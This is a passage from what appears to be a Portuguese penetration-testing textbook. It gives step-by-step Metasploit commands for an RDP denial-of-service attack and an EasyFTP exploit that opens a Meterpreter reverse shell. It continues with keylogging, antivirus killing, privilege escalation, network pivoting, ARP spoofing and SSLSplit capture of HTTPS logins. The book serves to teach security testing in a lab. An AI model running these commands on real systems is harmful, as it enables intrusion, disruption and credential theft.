


Figura 8.21 – Parâmetros básicos para a criação da política.

O scan já é iniciado (Figura 8.22).




Figura 8.22 – Scanning sendo realizado.

No término do scan, um arquivo PDF pode ser exportado (Figura 8.23).




Figura 8.23 – Gerando um arquivo PDF.

CAPÍTULO 9

Exploração do alvo

Uma vez realizadas as etapas de coleta de informações, descobertas nos computadores e versões dos serviços que estão rodando, e feito o mapeamento de vulnerabilidades, o próximo passo é a exploração do alvo.

A exploração do alvo é o ato de “invadir” a máquina com exploits (programas que exploram falhas em outros programas); utilizando o exploit correto, o acesso ao terminal de comandos do sistema (shell) é fornecido ao atacante.

A exploração ocorre de duas formas: pela engenharia social (o sistema não precisa ter vulnerabilidades para conseguirmos o acesso) ou por falhas de softwares (o sistema utiliza uma versão antiga ou vulnerável de software que permite o acesso ao shell do sistema).

A escrita de exploits é uma tarefa que requer muito tempo, detalhe e conhecimento profundo sobre sistemas operacionais e linguagens de programação, fugindo totalmente do escopo do livro. Em vez disso, utilizaremos exploits públicos, que já foram descobertos e divulgados (sua utilização costuma ser simples). Normalmente já existem correções para esses exploits, mas mesmo assim o sistema auditado pode estar desatualizado e vulnerável.

Esses exploits ficaram espalhados na rede por muitos anos, necessitando “ciscar” a internet para encontrá-los em algum site (diga-se de passagem com origem muito duvidosa). Hoje, buscar exploits tornou-se uma tarefa bem mais fácil, pois eles encontram-se em repositórios específicos (de origem confiável).

É importante notar que nem toda falha descoberta tem o exploit

feito ou liberado ao público. Muitas falhas são lançadas sem o seu exploit ou são lançadas versões comerciais e pagas da cópia desses exploits. A empresa VUPEN (*http://www.vupen.com*) é um exemplo de uma empresa comercial que tem exploits pagos.

Principais repositórios de exploits:

- *http://packetstormsecurity.com/*
- *http://www.exploit-db.com/*
- *http://osvdb.org/*
- *http://www.1337day.com/*
- *http://www.securityfocus.com/*
- *http://www.securiteam.com/*
- *http://www.intelligentexploit.com/*
- *http://www.vupen.com/english/*
- *http://www.kb.cert.org/vuls*

9.1 Metasploit

Ferramenta desenvolvida pelo hacker HD Moore; com certeza é uma das melhores opções quando o assunto é o desenvolvimento e utilização de exploits.

A arquitetura do Metasploit é divida em três categorias: bibliotecas, interfaces e módulos. As interfaces (console, GUI e web) fornecem um meio de interagirmos com os seus módulos (Exploit, payload, auxiliares, encoders etc.).

Alguns conceitos básicos sobre os módulos do Metasploit devem ser entendidos.

- **Exploit** – É a prova de conceito de que a vulnerabilidade existe. Com ele é possível explorar a vulnerabilidade no software afetado, ganhando acesso antes não permitido.
- **Payload** – É um código malicioso que faz parte do exploit (ou compilado independentemente) que executa comandos

arbitrários no sistema alvo. O payload estabelece um canal de comunicação entre o atacante e o alvo. Com o payload é possível, por exemplo, obter o controle da Shell do sistema.

- **Shellcode** – É um código malicioso que faz parte do exploit que tem como missão injetar códigos no sistema alvo, causando, dessa forma, o buffer overflow ou estouro de pilha. Normalmente o shellcode vem acompanhado do payload. Pois uma vez que o buffer overflow seja feito por meio do shellcode, será necessária a injeção de um código malicioso que permita, por exemplo, obter o controle do shell do sistema. O shellcode é o que de fato explora a vulnerabilidade.
- **Módulos auxiliares** – Conjunto de ferramentas que foram desenvolvidas para tarefas auxiliares na exploração do sistema alvo. Por exemplo: port scanner, sniffing, ferramentas de negação de serviço etc.
- **Encoders** – Ferramentas que foram desenvolvidas com o intuito de burlar sistemas de antivírus, firewall, IDS, ou ferramentas anti-malware.

Há diversas interfaces para o uso do Metasploit, como o Msfconsole, Msfcli, Armitage e outros. Porém vamos nos deter ao Msfconsole, uma interface simples em linha de comando que não deixa nada a desejar.

9.1.1 Msfconsole

O Msfconsole é a mais popular dentre as interfaces do Metasploit para utilizar. E será o foco do livro tratar apenas dessa interface, devido à sua simplicidade e “poder de fogo”. Para começar a utilização do Metasploit, inicie o servidor de banco de dados PostgreSQL (necessário, pois a busca por exploits no banco de dados será mais ágil).

```
root@kali# service postgresql start
```

Inicie o Msfconfole:

root@kali# msfconsole

Atualize sempre a base de dados de exploits do Metasploit:

root@kali# msfupdate

9.1.2 Comandos básicos

Uma vez inicializada a interface do Metasploit, o comando help exibe uma tela de ajuda sobre quais comandos podem ser digitados.

msf > help

Caso necessite procurar algum exploit, digite search exploit:

msf > search ms12_020

Matching Modules
==========

Name	Disclosure Date	Rank	Description
auxiliary/dos/windows/rdp/ms12_020_maxchannelids	2012-03-16	normal	MS12-020 Microsoft Remote Desktop Use-After-Free DoS
auxiliary/scanner/rdp/ms12_020_check		normal	MS12-020 Microsoft Remote Desktop Checker

msf >

Para utilizar o exploit, digite use exploit; vamos então utilizar o exploit *auxiliary/dos/windows/rdp/ms12_020_maxchannelids*:

msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) >

A interface do Metasploit foi alterada de *msf* > para *msf auxilary(ms12_020_maxchannelids)* >, indicando que estamos usando o exploit *ms12_020_maxchannelids*.

9.2 A vulnerabilidade MS12-020-maxchannelids

Antes de fato explorar a vulnerabilidade do EasyFTP (vulnerabilidade que dará acesso ao sistema), será utilizado um

módulo auxiliar do Metasploit para negação de serviço. Ou seja, a máquina será “paralisada”.

O protocolo RDP do Windows 7 sofre de uma vulnerabilidade que quando enviado o shellcode correto, a máquina trava o seu funcionamento, e é forçada a sua reinicialização, gerando a negação de serviço.

Para explorar a falha *ms12_020_maxchannelids*, o leitor deve configurar o RDP do Windows. Mais informações sobre a configuração do RDP podem ser obtidas no tópico 8.2.1, “OpenVAS”.

Uma vez feito o levantamento das vulnerabilidades no Windows 7, o OpenVAS nos informa que a porta 3389 (RDP) está aberta, e que está rodando um serviço vulnerável. A vulnerabilidade foi informada pela Microsoft como sendo MS12-020.

Uma vez selecionado o exploit com os passos anteriores, vamos ver as informações dele:

```
msf auxiliary(ms12_020_maxchannelids) > info
```

Vamos ver as suas opções básicas de configuração:

```
msf auxiliary(ms12_020_maxchannelids) > show options
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

Name Current Setting Required Description
---- --------------- -------- -----------
RHOST      yes The target address
RPORT  3389 yes The target port

msf auxiliary(ms12_020_maxchannelids) >
```

As opções marcadas como requeridas (campo Required yes) são obrigatórias para a configuração do exploit. Para esse exploit específico, somente o campo RHOST deve ser marcado (o campo RPORT também, mas o Metasploit já pré-configurou o exploit para que atue na porta 3389 – porta padrão do RDP).

- Vamos configurar o exploit:

```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.1.101
```

- Vamos ver as suas opções avançadas:

  msf auxiliary(ms12_020_maxchannelids) > show advanced

- Vamos utilizar o exploit:

  msf auxiliary(ms12_020_maxchannelids) > exploit

E, na máquina Windows, o exploit causará a famosa “Tela azul da morte”.

9.3 Exploitando Windows vulnerável

A vulnerabilidade encontrada trata-se de uma vulnerabilidade no EasyFTP versão 1.7.0.11 que permite acesso ao shell da máquina. O EasyFTP v1.7.0.11 pode ser encontrado em *http://www.exploit-db.com/wp-content/themes/exploit/applications/16e5d2d9e9e55dcd5b7ec4c2811ca193-easyftp-server-1.7.0.11-en.zip*

- Vamos procurar a falha:

  msf > search easyftp

- Vamos usar o exploit:

  msf > use exploit/windows/ftp/easyftp_cwd_fixret

- Vamos ver as suas opções básicas de configuração:

  msf exploit(easyftp_cwd_fixret) > show options

- Vamos configurar o host remoto:

  msf exploit(easyftp_cwd_fixret) > set RHOST 192.168.1.101

Esse exploit requer algumas configurações adicionais.

Primeiro devemos escolher o payload, ou seja, o código responsável por fazer a conexão reversa entre a máquina do atacante e a máquina da vítima.

Há diversos payloads disponíveis, mas será utilizado um payload em particular denominado Meterpreter, que permite funcionalidades a mais no sistema, como captura de teclas

digitadas, download e upload de arquivos etc. Para mais informações sobre o Meterpreter, consulte a seção9.4, “Payload Meterpreter”.

```
msf exploit(easyftp_cwd_fixret) > set PAYLOAD windows/meterpreter/reverse_tcp
```

Quando as configurações básicas forem exibidas novamente, haverá alguns parâmetros adicionais a serem configurados:

```
msf exploit(easyftp_cwd_fixret) > show options

Module options (exploit/windows/ftp/easyftp_cwd_fixret):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no The password for the specified username
   FTPUSER  anonymous            no The username to authenticate as
   RHOST    192.168.1.101        yes The target address
   RPORT    21                   yes The target port


Payload options (windows/meterpreter/reverse_tcp):

NameCurrent SettingRequiredDescription
------------------------------------
EXITFUNC  process  yes Exit technique (accepted: seh, thread, process, none)
LHOST              yes The listen address
LPORT     4444     yes The listen port


Exploit target:

Id  Name
--  ----
0   Windows Universal - v1.7.0.2

msf exploit(easyftp_cwd_fixret) >
```

Os parâmetros que devem ser configurados são marcados como Required yes: Os campos EXITFUNC (método para finalizar a nossa conexão – como padrão o Metasploit finaliza a conexão por processo), LPORT (porta local que o Metasploit ficará listando para receber conexões – pré-configurado como sendo a porta 4444) e o campo LHOST (Endereço IP local do Kali Linux que receberá a conexão reversa com o shell de comandos do Windows no momento em que a vulnerabilidade for explorada).

- Vamos configurar o payload:

  msf exploit(easyftp_cwd_fixret) > set LHOST 192.168.1.100
  msf exploit(easyftp_cwd_fixret) > set LPORT 12345

- Vamos ver quais são as versões vulneráveis do EasyFTP:

  msf exploit(easyftp_cwd_fixret) > show targets

- Vamos configurar o exploit com a versão vulnerável:

  msf exploit(easyftp_cwd_fixret) > set TARGET 9

- Vamos utilizar o exploit:

  msf exploit(easyftp_cwd_fixret) > exploit

A sessão Meterpreter está ativa e temos o controle sobre a máquina Windows:

meterpreter >

9.4 Payload Meterpreter

O payload Meterpreter possibilita algumas funções ao teste de penetração, como captura da tela, teclas digitadas, upload, download etc.

Com o Meterpreterativo, vamos utilizar algumas de suas funções básicas:

9.4.1 Core commands

- Para obter ajuda das funções do Meterpreter:

  meterpreter > help

- Para finalizar a sessão e sair do Meterpreter:

  meterpreter > exit

- Às vezes será necessário manter a sessão ativa do Meterpreter (para outra finalidade, por exemplo, para usar um módulo auxiliar), porém em background:

  meterpreter > background

- Ver quais sessões do Meterpreter estão ativas:

```
msf exploit(easyftp_cwd_fixret) > sessions
Active sessions
===============
Id  Type   Information Connection
--  ----   ----------- ----------
1   meterpreter x86/win32 PC\win7 @ PC 192.168.1.100:12345 ->
192.168.1.101:1060 (192.168.1.101)
msf exploit(easyftp_cwd_fixret) >
```

- Para interagir novamente com o Meterpreter:

```
msf exploit(easyftp_cwd_fixret) > sessions –i numero_ID
msf exploit(easyftp_cwd_fixret) > sessions -i 1
```

Uma funcionalidade do Meterpreter é conseguir migrar para outro processo. Por exemplo, o Meterpreter está rodando como processo EasyFTP, caso o usuário, por algum motivo, desabilite o EasyFTP, a conexão do Meterpreter será perdida. Se a sessão for migrada para outro processo, mesmo que o usuário finalize o EasyFTP, a sessão mantém-se ativa.

- Migrar para outro processo:

```
meterpreter > run migrate -f
```

9.4.2 File system commands

Comandos básicos de criação de pasta, download, upload de arquivos etc.

- Exibir o diretório atual:

```
meterpreter > pwd
```

- Mudar de diretório:

```
meterpreter > cd pasta
```

- Criar pasta:

```
meterpreter > mkdir pasta
```

- Editar um arquivo de texto:

```
meterpreter > edit mensagem.txt
```

- Visualização sobre o conteúdo de um arquivo de texto:

  meterpreter > cat mensagem.txt

- Download de arquivos:

  meterpreter > download 'C:\Users\win7\Desktop\arquivo.exe' /root/Desktop

- Upload de arquivos:

  meterpreter > upload /root/upload.txt 'C:\Users\win7\Desktop'

9.4.3 Networking commands

Comandos relativos à rede, como tabela ARP, IP e conexões ativas.

- Visualização da tabela ARP:

  meterpreter > arp

- Visualização do IP (LAN):

  meterpreter > ifconfig

- Visualização de conexões ativas:

  meterpreter > netstat

9.4.4 System commands

Comandos relativos ao sistema, visualização de processos e execução de arquivos.

- Informações do computador:

  meterpreter > sysinfo

- Desligar a máquina:

  meterpreter > shutdown

- Reiniciar a máquina:

  meterpreter > reboot

- Obter versão do sistema:

  meterpreter > sysinfo

- Obter o shell:

meterpreter > shell

- Identificação do usuário atual:

meterpreter > getuid

- Executar um arquivo:

meterpreter > execute –f calc.exe

- Executar um arquivo de modo oculto (não são todos os arquivos que aceitam a sua execução em modo invisível):

meterpreter > execute –f notepad.exe -H

- Ver os processos ativos (editado por motivos visuais):

meterpreter > ps

Process List
============
PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
0 0 [System Process] 4294967295
4 0 System 4294967295
100 336 **calc.exe** x86 1 PC\win7 C:\Windows\system32\calc.exe
268 4 smss.exe 4294967295
meterpreter >

- Finalizar processo (kill PID). Para finalizar a calculadora, kill 100:

meterpreter > kill 100

9.4.5 User Interface commands

- Keylogger online:

meterpreter > keyscan_start Inicia o keylogger
meterpreter > keyscan_dump Exibe as teclas digitadas
meterpreter > keyscan_stop Finaliza o keylogger

- Captura de tela (screenlogger):

meterpreter > screenshot

- Checar se a máquina é uma máquina virtual:

  meterpreter > run checkvm

- Finalizar processos de antivírus:

  meterpreter > run killav

- Inicializar VNC:

  meterpreter > run vnc

Um passo muito importante quando se realiza um pentest é o escalonamento de privilégios. Normalmente, quando um acesso é obtido, é realizado de forma restrita, com o privilégio do usuário que inicializou o programa. Por exemplo, se o usuário restrito win7 inicia o programa *Easy-ftp.exe*, e o atacante explora uma falha no *Easy-ftp.exe*, este consegue acesso ao sistema com os privilégios do usuário restrito win7. Ou seja, o atacante não tem permissões de alto nível, como capturar arquivos de senha do sistema ou apagar o sistema de log[1]. É necessário, portanto, escalonar os privilégios para um acesso completo à máquina.

- Ganhar acesso autoridade (usuário nt authority\System):

  meterpreter > background
  msf > use exploit/windows/local/bypassuac
  msf exploit(bypassuac) > sessions
  msf exploit(bypassuac) > set SESSION sesssao_meterpreter
  msf exploit(bypassuac) > exploit
  meterpreter > getsystem
  meterpreter > getuid

Outra forma para escalar privilégios que pode ser utilizada é migrando o processo do Meterpreter para algum processo de alto nível. Por exemplo, se por algum motivo o leitor executar o exploit *exploit/windows/local/bypassuac*, e o comando getsystem falhar, o leitor poderá listar os processos ativos na máquina (por meio de ps) e migrar para algum processo que seja controlado por nt authority\system (pelo migrate). O processo *lsass.exe* é de alto nível.

Outro exploit que pode ser utilizado é o *bypassuac_injection*, que realiza a escalação de privilégios por meio da injeção de DLL (tenta se evadir de antivírus).

Desafio o leitor a ler sobre esse módulo e executá-lo.

9.5 Pivoting com Metasploit

Uma das melhores habilidades do Meterpreter é a realização do pivoting.

A técnica de pivoting consiste em, por meio de uma máquina comprometida pelo Meterpreter, conseguir acesso a outras máquinas da rede. Isso mesmo, por meio do pivoting, é possível conseguir acesso a uma máquina protegida por firewall.

Por exemplo: Supondo uma máquina A rodando um serviço SMTP que esteja em uma DMZ (zona desmilitarizada – onde não há regras de firewall e restrições de acesso. Normalmente uma DMZ é configurada para acesso público, como um servidor web ou email). Dessa forma, qualquer pessoa na internet tem acesso ao serviço de email (SMTP).

Uma vez que a versão desse serviço é falha e a máquina foi comprometida com o Meterpreter, é possível usar a máquina A para realizar ataques contra a máquina B que está protegida por firewall dentro da rede. É a máquina A que vai realizar ataques contra a máquina B. A máquina A é pivô de outros ataques. É a máquina laranja usada para outros ataques.

O processo de pivoting é mostrado na figura 9.1.

Para realizar o ataque de pivô, primeiro consiga acesso ao sistema via Meterpreter.

Execute o módulo *get_local_subnets* para acessar a subnet da máquina com o Meterpreter:

```
meterpreter > run get_local_subnets
Local subnet: 192.168.1.0/255.255.255.0
```

Coloque o Meterpreter em background para execução de outros comandos:

```
meterpreter > background
```




Figura 9.1 – Ataque de pivô.

Adicione uma rota entre a sua máquina e a subnet da máquina com o Meterpreter:

```
route add 192.168.1.0 255.255.255.0 num
```

Sendo *num* o número da sessão Meterpreter.

A rota entre a sua rede local e a rede local da máquina comprometida foi adicionada com sucesso. Imprima a rota com o comando:

```
route print
Active Routing Table
====================

Subnet       Netmask       Gateway
------       -------       -------
192.168.1.0  255.255.255.0  Session 1
```

A última etapa consiste em acessar as outras máquinas por meio da máquina comprometida, para isso é necessário criar um proxy socks que vai tunelar a conexão.

```
msf exploit(handler) > use auxilary/server/socks4a
msf auxiliary(socks4a) > exploit
```

Foi criado um socket local listando na porta 1080 (socket de tunelamento entre a rede local e a rede remota).

A última etapa consiste em acessar a máquina B por meio da

máquina A (máquina comprometida com o Meterpreter), conforme mostra a figura 9.1. Para isso é necessário um programa de proxy específico: o proxychains.

O proxychains é um programa que realiza tunelamento entre diversos servidores proxy. Ou seja, o proxychains acessa o proxy ABC, faz um tunelamento para o proxy DEF, faz um tunelamento para o proxy GHI e assim sucessivamente, sem limites.

O problema é que quanto mais proxies forem utilizados e maior for a sua cadeia, mais lenta ficará a conexão até tornar-se inviável.

Configure o arquivo */etc/proxychains.conf* para acessar o proxy local listando na porta 1080:

```
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 1080
```

Opte sempre pela escolha de proxies com cadeias dinâmicas (*dynamic_chain*), pois, nesse modo, se um proxy da lista estiver indisponível, será acessado o próximo e assim sucessivamente. No modo de cadeia estrita (*strict_chain*), cada proxy é acessado sequencialmente, assumindo que todos os proxies estão OK e sem nenhum tipo de problema. Inicialize o proxychains por meio da sintaxe proxychains *programa*. Por exemplo:

```
root@kali# proxychains iceweasel
```

As conexões sairão da máquina A e não mais da máquina do atacante.

Atentem para o fato de que em uma conexão pivô com o Meterpreter, devido às limitações de servidores proxies do tipo socks, a conexão deve estabelecer o *3-way handshake* e o ICMP Echo Request (ping) não é suportado. Dessa forma, quando, por exemplo, programas como o Nmap são utilizados, é necessário

especificar a sua sintaxe para que o Nmap faça uma varredura com o *3-way handshake* completo (-sT) e não utilize o protocolo ICMP (-Pn).

root@kali# proxychains nmap –sT –PN 192.168.1.0/24

9.6 VPN Pivoting (Pivoting via Layer 2)

Realizar pivoting com o Meterpreter, apesar de ser muito bom, restringe-nos a determinados protocolos. Por exemplo: por meio do pivoting com o Metasploit eu preciso completar o *3-way handshake*, pois esse tipo de pivoteamento não suporta ICMP, requisições ARP (O ARP está localizado na camada 2 do modelo OSI) etc. Isso é normal devido às próprias limitações do socks4/socks5.

Com o pivô feito pelo Meterpreter não é possível realizar ataques de baixo nível (por exemplo: ataques voltados à camada 2, como o Man-in-the-Middle).

Em vez de realizar o pivoteamento com o Meterpreter, é possível realizar o pivoteamento na camada 2. Esse processo é muito semelhante a uma VPN. A diferença entre a VPN e o nosso pivoteamento é a questão da criptografia. Os nossos dados serão trafegados em claro, mas fundamentalmente nós vamos obter as mesmas vantagens (podemos realizar ataques Man-in-the-Middle, não precisamos estabelecer o *3-way handshake*, fecharemos o túnel cliente/servidor em um processo bem parecido com uma VPN etc.), portanto vamos tratar o software e o processo de pivoteamento como pivoting via VPN.

A excelente ferramenta Layer-2-Pivoting-client foi desenvolvida por Raphael Mudge, criador dos frameworks Cobalt Strike e Armitage. Uma alternativa ao Metasploit que é utilizada em testes de intrusão. Antes de utilizarmos a ferramenta do Raphael, vamos entender o que é e como funciona uma VPN.

Uma VPN (Virtual Private Network) permite que o tráfego de

dados seja transmitido por meio de uma rede insegura (como a internet), interligando duas ou mais redes.

Por exemplo, supondo que uma organização possua sua rede A localizada no estado X. Essa mesma organização possui uma filial B localizada no estado Y. Ou seja, a rede A e rede B estão muito longe fisicamente. Supondo que a organização deseje manter um canal de comunicação entre redes A e B, ou seja, os usuários da rede A querem acessar os recursos da rede B (por exemplo: os usuários da rede A desejam acessar algum servidor ou processo que roda em uma estação na rede B). Supondo também que a organização não queira em hipótese alguma deixar os ativos da rede B em uma DMZ (isso seria perigoso demais). Teoricamente isso seria impossível, e é nesse momento que entra a VPN. Por meio da VPN os usuários da rede A criam um túnel por meio da internet e conseguem acesso à rede B. Dessa forma, a rede A terá uma nova interface de rede configurada com o IP de LAN da rede B, como se a rede A estivesse na própria LAN da rede B. A figura 9.2 mostra esse processo.

Layer-2-Pivoting-client segue um princípio semelhante a uma VPN, estabelecendo um túnel entre as duas extremidades: o software servidor (atacante) cria uma interface virtual no Linux esperando por conexões do cliente Windows (vítima). Quando uma conexão do cliente for efetuada com sucesso no servidor, a interface virtual do servidor obterá o endereço IP da rede do cliente, estabelecendo uma conexão VPN.




Figura 9.2 – Ilustração de uma VPN.

Primeiro, devemos configurar o software servidor que listará por conexões no Kali Linux.

Realize o download do arquivo *simpletun.c* em *https://backreference.org/wp-content/uploads/2010/03/simpletun.tar.bz2.*

Modifique a linha 42 e altere o valor do BUFSIZE de 2000 para 8192 (um valor mais alto para o buffer, pois valores inferiores podem travar o software).

Compile o arquivo com o gcc:

```
root@kali# gcc simpletun.c -o simpletun
```

Execute o arquivo para visualizar as opções:

```
root@kali# ./simpletun
```

Para listarmos por conexões, os seguintes parâmetros serão utilizados:

```
root@kali# ./simpletun -i tap0 -s -p 8081 -a
```

Dessa forma, o simpletun criará uma interface virtual tap0 (pode ser qualquer nome) que vai receber o IP da rede vítima (-i tap0) e ficará listando por conexões em modo servidor (-s), e na porta 8081 (-p 8081). A opção -a indica que o simpletun criará uma interface do tipo TAP.

Lembre-se de habilitar um redirecionamento de portas no roteador para que o tráfego destinado à porta 8081 seja redirecionado ao Kali Linux.

O software Layer-2-Pivoting-client pode ser obtido em *https://github.com/rsmudge/Layer2-Pivoting-Client*.

O software necessário é o *client.exe*. Esse software é executado em ambientes Windows. Antes de executá-lo, instale a suíte WinPCap, que pode ser obtida em *https://www.winpcap.org/install/default.htm*.

Como mostrado na figura 9.2, para esse laboratório serão necessárias duas redes distintas com IPs diferentes.

Assume-se que o Kali Linux está na rede A com o IP 192.168.1.0/24, e o Windows está na rede B com o IP 10.0.0.0/24.

Na máquina Windows, conecte-se à rede com o Kali Linux:

```
C:\ client.exe IP_Publico_roteador_Kali Porta_Kali IP_Local_Windows
C:\ client.exe IP_Publico_roteador_Kali 8081 10.0.0.2
```

Nota: O IP público do roteador da rede em que está o Kali Linux pode ser obtido através do site *http://www.meuip.com.br*.

A interface tap0 no Kali Linux deve receber tráfego; verifique se o campo RX bytes aumentou e saiu do valor 0:

```
root@kali# ifconfig tap0
```

Se o valor aumentou, então o túnel foi estabelecido com sucesso. Por último, faça com que essa interface receba IP via DHCP da rede B:

```
root@kali# dhclient tap0
```

Realizando um ifconfig novamente, a interface tap0 terá um IP da faixa 10.0.0.0/24.

```
root@kali# ifconfig tap0
```

Se o leitor estiver familiarizado com ataques de Man-in-the-Middle e com os utilitários arpspoof e SSLSplit, recomendo que continue a leitura; caso contrário, uma melhor explicação sobre ataques Man-in-the-Middle e como utilizar as ferramentas arpspoof e SSLSplit encontram-se na seção11.4, “Ataques Man-in-the-Middle (MitM).

Antes de realizar o ataque de Man-in-the-Middle, nós devemos configurar o Kali Linux (máquina atacante) para que faça o correto roteamento de pacotes e fluxo de dados.

Primeiro, ative o roteamento de pacotes (IP Forward):

```
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Quando o túnel é ativado, um fato interessante a ser notado é que os dados da rede B passam pelo túnel e chegam à rede A (a rede B também se comunica com a rede A), então nós devemos permitir o mascaramento de dados para que os dados de B cheguem à rede A e trafeguem pela internet:

root@kali# iptables –t nat –A POSTROUTING –o eth0 –j MASQUERADE

Considere que a interface eth0 é a interface cabeada que estou utilizando para a conexão.

Realizar um ataque de Man-in-the-Middle é simples: para isso, vamos utilizar o programa arpspoof, informando qual será o IP que desejamos realizar o Man-in-the-Middle (vamos realizar sobre o IP 10.0.0.3 – uma vítima qualquer na rede) e qual será o roteador (IP 10.0.0.1).

root@kali# arpspoof –i tap0 –t 10.0.0.3 10.0.0.1

Especificamente, utilizando o software do Raphael, o Main-in-the-Middle não envenena toda a tabela ARP da nossa vítima. Mas não tem problema, pois o seu gateway é o endereço MAC do atacante.

C: arp -a

Interface: 192.168.1.101 --- 0xb

Endereço Internet	Endereço físico	Tipo
192.168.1.1	**9a-e0-3d-8f-23-a1**	dinâmico
192.168.1.50	00-13-d4-ec-d4-ea	dinâmico
192.168.1.100	00-23-15-73-86-6c	dinâmico
192.168.1.103	**9a-e0-3d-8f-23-a1**	dinâmico
192.168.1.104	24-f5-aa-55-7c-66	dinâmico
192.168.1.255	ff-ff-ff-ff-ff-ff	estático

Realize a captura com o seu sniffer e, com a máquina 10.0.0.3, acesse um site HTTP. O ataque de Man-in-the-Middle entre duas redes distintas foi realizado com sucesso.

Nota: Em testes pessoais, realizar o ataque por meio desse utilitário nos restringe quanto aos ataques com o protocolo HTTPS, ou seja, não conseguimos utilizar o SSLStrip para decriptografar o tráfego. Para resolver esse problema, vamos utilizar

o SSLSplit.

O SSLSplit atua de forma similar ao SSLStrip, dando ao cliente um certificado falso, fingindo ser aquele servidor HTTPS.

Vamos criar um diretório em */tmp* para que o SSLSplit armazene o nosso tráfego:

```
root@kali# mkdir -p /tmp/sslsplit/logdir
root@kali# touch /tmp/sslplit/connections.log
root@kali# cd /tmp/sslsplit
```

Nós devemos gerar um certificado digital genérico e também a sua chave:

```
root@kali# openssl genrsa -out ca.key 4096
root@kali# openssl req -new -x509 -days 1826 -key ca.key -out ca.crt
```

Habilite o redirecionamento da porta 443 para o SSLSplit:

```
root@kali# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443
```

Se o leitor quiser que o SSLSplit também capture o tráfego de outras portas (como o HTTP), o procedimento é o mesmo. Particularmente, eu não recomendo, pois, como será visto adiante, o SSLSplit gera muito tráfego.

Inicie o SSLSplit:

```
root@kali# sslsplit –l connections.log –j /tmp/sslsplit/ -S logdir/ –k ca.key –c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
```

Acesse um site HTTPS com a vítima 10.0.0.3. De forma similar ao ataque do SSLStrip, será solicitado ao cliente a instalação do certificado falso. Instalando o certificado e digitando o usuário e senha do site, o tráfego fica armazenado em */tmp/sslsplit/logdir*.

Reúna os arquivos com o comando cat:

```
root@kali# cd /tmp/sslsplit/logdir
root@kali# cat * > arquivo_geral
```

Abra o log com o vi ou outro editor de texto de sua preferência:

```
root@kali# vi arquivo_geral
```

O usuário e senhas estarão dentro desse arquivo. Por exemplo, vamos pesquisar pelo nome de usuário e senha que foram digitados para o Gmail (editado por motivos visuais).

GALX=OkJ6PD6471M&continue=https%3A%2F%2F**mail.google.com**%2Fmail%2F&service=mail&rm=false
&ltmpl=default&scc=1&ss=1&_8=%E2%98%83&bgresponse=%21FxRC17GOtJKGvJtEhHqMi5b3ME0CAAAAoVIAAAAUKg
D6bhKnpnj9XQ9S3q5sUIwkBxEAzkUcipmI5c1gsgZmbH5g07Ykju44oR_bhEeTFXuqesuXgQaAJ5GWZ-_Ris7634sJ_
